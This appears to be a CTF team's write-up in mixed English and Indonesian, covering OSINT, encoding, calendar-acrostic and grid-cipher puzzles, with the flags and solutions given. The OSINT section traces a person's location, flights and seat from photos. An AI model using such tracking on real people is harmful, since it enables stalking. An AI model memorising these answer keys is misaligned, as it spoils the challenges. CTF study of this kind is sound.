
- **Google Image Search** - To identify Plaza Senayan location from the photo
- **Google Maps / Plus Codes** - To find and verify the StorePlusCode (QQFX+RP)
- **Flight Search Engines** - To track Thai Airways flight TG934 information
- **Visual Analysis** - To interpret symbol clues (CGK-DMK, lion logo for Thai Airways)
- **Geolocation Tools** - To identify Chatuchak Park Monument in Bangkok

Solving Step-by-step:

1. First, let’s analysis of this place using Google image search

2. The location shown in the picture is Plaza Senayan.
3. So, now we need the StorePlusCode

   QQFX+RP Mall Plaza Senanyan, Gelora, Kota Jakarta Pusat, Daerah Khusus Ibukota Jakarta



4. I got the StorePlusCode: QQFX+RP

5. Then, let's analyze the next photo.


6. The clue in this photo is that he left Jakarta for Bangkok.

7. Then this photo of the clock tower is in Chatuchak Park, Bangkok, Thailand.

8. This photo shows an airline ticket for flight number TG934 and Royal Silk (Business) class.


9. Let's find flight number TG934

10. Okay, flight number TG934 is Thai Airways, BKK - BRU.




11. Let;s see the next photo

12. Let's find out what kind of aircraft this is.
13. I got the type of aircraft Boeing787-8




14. Okay, time to find the flight number CGK - DMK.



Previously, I checked each Lion Air flight to Bangkok and found SL119.

It was time to find the seat number. Since he was on the left side of the plane, the seat numbers only went up to row A, so we guessed them one by one.



Start at **Jakarta (QQFX+RP)** – clue from Plaza Senayan
Naik **Thai Lion Air SL119** → **Bangkok (Don Mueang)**
Sampai Bangkok → ke **Chatuchak Park Station** (lokasi jam menara).
Lalu lanjut naik **Thai Airways TG934** → **Brussels**.

lalu lanjut naik **Thai Airways TG934** → **Brussels**.

- Pesawat: **Boeing 787-8**, seat **11A**, kelas **Business**.

Miscellaneous

BrokenBot

Solved On: October 12th, 8:44:37 AM
Solved by: Thoriq Zul Atsari
Flag Retrieved: pu-flag{ASCII-1n-5ound-c4n-Y0u-h34R?}

Challenges overview:

This challenge provides a series of numbers (taken from the audio timestamp/transcript) and the task is to find the hidden CTF flag in the series of digits. The input you provide has been sorted into a single series of digits without time:

“11211745102108971031236583677373454911045531111171101004599521104589481174510451528263125”

Key Findings:

1. At first glance, the string looks like a collection of digits with no clear pattern (not hex, not Base64).

2. It seems that the string can be interpreted as a collection of decimal ASCII codes (since printable ASCII codes are usually 2–3 digits: 32–126).

3. Using a 2/3 digit parsing approach (prioritizing 3-digit then 2-digit backtracking), one fully printable decode was found.

Tools Used:

1. TurboScribe.ai (convert mp3 to text)
2. Python (simple script for backtracking/parsing)

Solving Step-by-step:

1. Convert Audio ke Text

- Using TurboScribe AI (https://turboscribe.ai), .mp3 audio files are uploaded for transcription.

- The transcription results in text containing a series of numbers such as:

1121174510210897103123658367737345491104553111117110100459952110458948117451045152826312 5

2. Pattern Analysis

    1. The numbers are too long to read directly.

    2. Try interpreting them as ASCII code (every 2–3 digits represent one character).

    3. Filter only values between 32–126 (the range of printable ASCII characters).

3. Implemantation Code

4. Result

pu-flag{ASCII-1n-5ound-c4n-Y0u-h34R?}

RemoteWorkerSoBusyLha

Solved On: October 13th, 12:56:03 PM
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{have-you-trY-t0-r34d-c4lendar-b3f0re}

Challenges overview:
<What the challenge is about>

Key Findings:
<What did you find interesting upon first glance of the challenge>


Tools Used:
<List of tools and software used to solve the challenge>

Solving Step-by-step:

1. First, I extract the file and I saw the file type .ics

2. Then, I ask to Claude Ai to analyze the contents of the file

3. This is my prompt to ask Claude Ai



4, Therefore, this is step by step

🎯 **Step-by-Step Solution:**

STEP 1: Analisis File yang Dikasih

File yang dikasih adalah `Robert_Cashew.ics` - ini adalah file **iCalendar format** (.ics).


Apa itu file .ics?

- Format standar untuk calendar events (Google Calendar, Outlook, Apple Calendar)
- Berisi data event dalam format text yang terstruktur
- Bisa dibaca dengan text editor biasa

Struktur file .ics:

```
BEGIN:VCALENDAR
  BEGIN:VEVENT
    DTSTART: tanggal mulai
    SUMMARY: nama event
    ...
  END:VEVENT
END:VCALENDAR
```


Key Property yang penting:
- `SUMMARY:` → Nama/judul event
- `DTSTART:` → Waktu mulai event (untuk urutan)



STEP 2: Identifikasi Keanehan

Dari deskripsi challenge: *"the schedule hides more than endless meetings"* → ada **hidden message**!

Red flags yang keliatan:
1. ❌ Event dengan nama aneh: "game night", "vacation", "lunch with team"
2. ❌ Banyak event cuma "-" (placeholder kosong)
3. ❌ Event yang gak masuk akal: "4am pager test" jam 4 pagi
4. ❌ Pattern terlalu terstruktur - kayak disengaja


Hypothesis: Ada pesan tersembunyi di nama-nama event ini!

STEP 3: Strategi Mencari Hidden Message

Teknik umum hide message di text:
- ✅ **Acrostic cipher** - ambil huruf pertama setiap kata/baris
- Steganography
- Timestamp encoding
- Kombinasi properties

Strategy kita: Extract **huruf pertama** dari setiap event (berdasarkan urutan tanggal)!

Reply to Claude...



5. And this is the result:

pu-flag{have-you-trY-t0-r34d-c4lendar-b3f0re}

StockList

Solved On: October 10th, 11:16:26 AM
Solved by: Gabriel Hamonangan Lumban Tobing
Flag Retrieved: pu-flag{y0u-H4v3nT-s3En-4nYtH1n9-y3t}

Challenges overview:

The challenge is titled **StockList**. It starts with a message about organizing new packages, but there's something odd an "encode" tab appears on the website. The task is to figure out what's hidden behind this encoded data on the provided web link: http://tiny.cc/game-store2.

Key Findings:

At first glance, the website looks like a normal game list. However, there are strange patterns such as **letter-number pairs** (e.g., B5, A10, E6, etc.) that don't seem random. These pairs appear to represent **coordinates** that can be used to reveal hidden text — most likely the flag.

Tools Used:

- Web Browser (Google Chrome)
- Text Editor (Notepad / VS Code)
- Online text decoder or manual coordinate mapping

Solving Step-by-step:

1. Open the challenge link:
   Accessed the page at http://tiny.cc/game-store2. It shows a list of games and an "encode" tab.
2. Analyze the encoded data:
   I selected **Little Nightmares III** because it was the newest game on the list following the hint provided in the challenge.

Extract the encoded list:

B5, A10, E6, C8, B3, B1, E2, D4, A9, E7, B4, A5, E10, A11,
A9, C8, B4, C11, D8, C4, B3, A4, A9, E1, C8, B5, E10, C4

if arranged/translated according to this table it becomes

	A	B	C	D	E
1	A	4	k	S	9
2	_	m	p	j	v
3	a	H	i	x	_
4	1	-	t	3	d
5	s	y	q	z	c
6	5	U	-	Y	u
7	3	o	r	_	T
8	w	d	v	W	1
9	n	r	f	S	O
10	0	6	g	r	3
11	E	A	n	5	d

3. Decoding the coordinates:

   - The **letters (A–E)** represent horizontal columns.

   - The **numbers (1–11)** represent vertical rows.
     By mapping these coordinates onto the corresponding grid or text table, the letters at each coordinate position reveal fragments of the flag.

   - **Reconstructing the message:**
     After decoding all coordinates, the message spells out:

pu-flag{y0u-H4v3nT-s3En-4nYtH1n9-y3t}

Sanity Test

Solved On: October 10th, 8:01:13 AM
Solved by: Thoriq Zul Atsari
Flag Retrieved: **pu-flag{H0p3-y0u-4re-r34dy-T0-g3T-y0ur-m1nd-Bl0wn-h3h3}**

Challenges overview:
This is a sanity check challenge, which is typically the easiest challenge in a CTF competition. The purpose is to familiarize participants with the flag submission format and ensure they can successfully submit flags through the platform.

Key Findings:

- **Direct Flag Disclosure**: The flag was immediately visible on the page without any obfuscation or puzzles
- **Flag Format**: The flag follows the format pu-flag{...} which indicates the CTF platform's flag prefix
- **Simple Interface**: A clean web interface with a text input field and submit button
- **No Hidden Elements**: No apparent hidden fields, source code clues, or encoded data requiring decryption

Tools Used:

- Web Browser

Solving Step-by-step:

- Submit the Flag

  Paste the flag into the "Flag" input field
  Click the "Submit" button
  Receive confirmation of successful submission